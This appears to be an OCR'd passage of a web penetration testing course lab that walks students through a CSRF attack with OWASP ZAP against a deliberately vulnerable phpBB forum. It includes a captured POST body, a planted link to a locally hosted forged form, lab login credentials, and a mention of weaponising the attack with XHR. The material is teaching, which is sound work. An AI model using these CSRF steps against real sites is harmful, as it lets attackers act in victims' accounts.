
Although the creation of this page sounds simple, keep in mind that the tester typically has to test multiple vulnerabilities.




ZAP now includes the capability to build a CSRF attack page that can be useful to the tester. Rather than the **<iframe>** or **<img>** tags, ZAP builds out a form that includes and values provided by the page that was used to generate the form. Trial and error can help the tester determine exactly what is required to ultimately be successful with the CSRF.

The form is quite useful and can decrease the amount of time that a PoC takes to build. Also, because it is a form, we can easily target non-URL parameter CSRF flaws. Note that this code is unlikely to social engineer anyone anytime soon. It is simply a page with loads of fields and populated values. Submission of the form requires clicking the Submit button.

It could be that simple vetting and proving the CSRF is all you are tasked with, but it could be that you need to weaponize the attack, in which case XHR (XMLHttpRequest) proves quite useful.



The next exercise will demonstrate Cross-Site Request Forgery (CSRF).



Objectives:


The student will learn how to use ZAP to attack a CSRF flaw.

We will make an anonymous post to a bulletin board, and trick an authorized user into posting our content.

CSRF Exploitation: Running ZAP

Exercise Steps:


- Launch ZAP by clicking the ZAP icon in the upper panel
  - **Note:** ZAP will take ~10 seconds to launch
  - See notes below if you see a "Cannot listen on port 8081" error
- Once ZAP starts, launch Firefox by clicking the Firefox icon in the upper panel



Web Penetration Testing and Ethical Hacking


1. Click the ZAP application icon located at the top of the screen.

   - Note that ZAP will take awhile to launch, roughly 10 seconds or so. Many students end up accidentally launching ZAP two or three times during the delay. Please run one instance of ZAP only.
   - Multiple instances of ZAP are running if you see this warning:



   - In this case: Close the additional ZAP instances, leaving the original. When in doubt, close all ZAP instances and start over. ZAP must be listening on port 8081 for this lab to work.

2. Then launch Firefox.



We have already installed a Firefox extension called "Proxy Selector." This allows you to quickly switch Firefox between various proxy servers. In this case, we have already configured proxy settings and saved them under the name "Zap". To activate the use of ZAP, simply select Zap from the proxy list on the right-hand side of the proxy bar at the top of the Firefox window.


This pull-down menu allows you to automatically configure the browser to use a given web app manipulation proxy.

Note: Always use Proxy Selector to manage Firefox's proxy settings. Please **do not use** other methods.

Changing the system proxy settings can break future labs. Some system proxy settings attempt to proxy all protocols, even ICMP!

Create an Anonymous Post

- In Firefox, go to:
  - Exercises toolbar -> PHP BB
  - Click Test Forum 1
  - Create a post by pressing "new topic"



In Firefox, go to:


- Exercises toolbar -> PHP BB.
- Click "Test Forum 1."
- Create a post by pressing "new topic."

Anonymous Post Content

- Leave the Username blank
- Choose a Subject
- The post uses a wiki-style syntax for URLs; enter this in the message body:

```
[url]http://127.0.0.1/csrf.html[/url]
```

- Press Submit




Web Penetration Testing and Ethical Hacking

- Leave the Username blank.
- Choose a Subject.
- The post uses a wiki-style syntax for URLs; enter this in the message body:

```
[url]http://127.0.0.1/csrf.html[/url]
```

- Press Submit.




Switch to ZAP and go to Sites -> http://www.sec542.org -> POST:posting.php… and click the Request tab.

Inspect the variables in the post.

Here is a zoomed-in screenshot of the POST content. Note the blank username, the subject, and the message details.

```
username=&subject=CSRF%3F&addbbcode18=%23444444&
addbbcode20=12&helpbox=Insert+image%3A+
%5Bimg%5Dhttp%3A%2F%2Fimage_url%5B%2Fimg%5D++
%28alt%2Bp%29&message=
%5Burl%5Dhttp%3A%2F%2F127.0.0.1%2Fcsrf.html%5B%2Fur
l%5D&mode=newtopic&f=1&post=Submit
```




Right-click the POST and choose "Generate anti CSRF test FORM."

The page will open in Firefox.


- Right-click the page and Save Page As.
- Save to ~/Desktop/csrf.html.

Firefox should default to the ~/Desktop directory, as in this screenshot:



Copy Form and Log In

- Copy the form to /var/www/html:
  `$ sudo cp ~/Desktop/csrf.html /var/www/html`
- In Firefox: Go to Exercises toolbar -> PHP BB
- Log in:
  - Username: sec542
  - Password: SANSUSER



Copy the form to /var/www/html:

```
$ sudo cp ~/Desktop/csrf.html /var/www/html
```


In Firefox: Go to Exercises toolbar -> PHP BB.

Log in to the bulletin board:

- Username: sec542
- Password: SANSUSER

Fall for the CSRF Trap

- Go to Test Forum 1 and click the Guest post
  - Click the link
- Click Submit on the form




Go to Test Forum 1 and click the Guest post:

- Click the link

Click Submit on the form.

View the CSRF Post


- Return to Test Forum 1
- See the duplicate post, this time made by your (sec542) account



Topics	Replies	Author	Views	Last Post
CSRF?	0	sec542	1	Wed Jan 07, 2015 11:48 pm sec542
CSRF?	0	Guest	2	Wed Jan 07, 2015 10:52 pm Guest
My post	0	sec542	424	Wed May 09, 2012 9:00 am sec542
Security problems?	0	admin	163	Mon Dec 03, 2007 5:23 pm admin
Welcome to phpBB 2	0	admin	278	Sat Oct 21, 2000 12:01 am admin


Return to Test Forum 1.

See the duplicate post, this time made by your (sec542) account.




Be sure to disable the ZAP proxy setting in Firefox, so that it does not interfere with future labs.


Go to the Firefox Proxy Selector drop-down menu and choose No Proxy. Ensure it is set when complete.



We will next discuss logic attacks



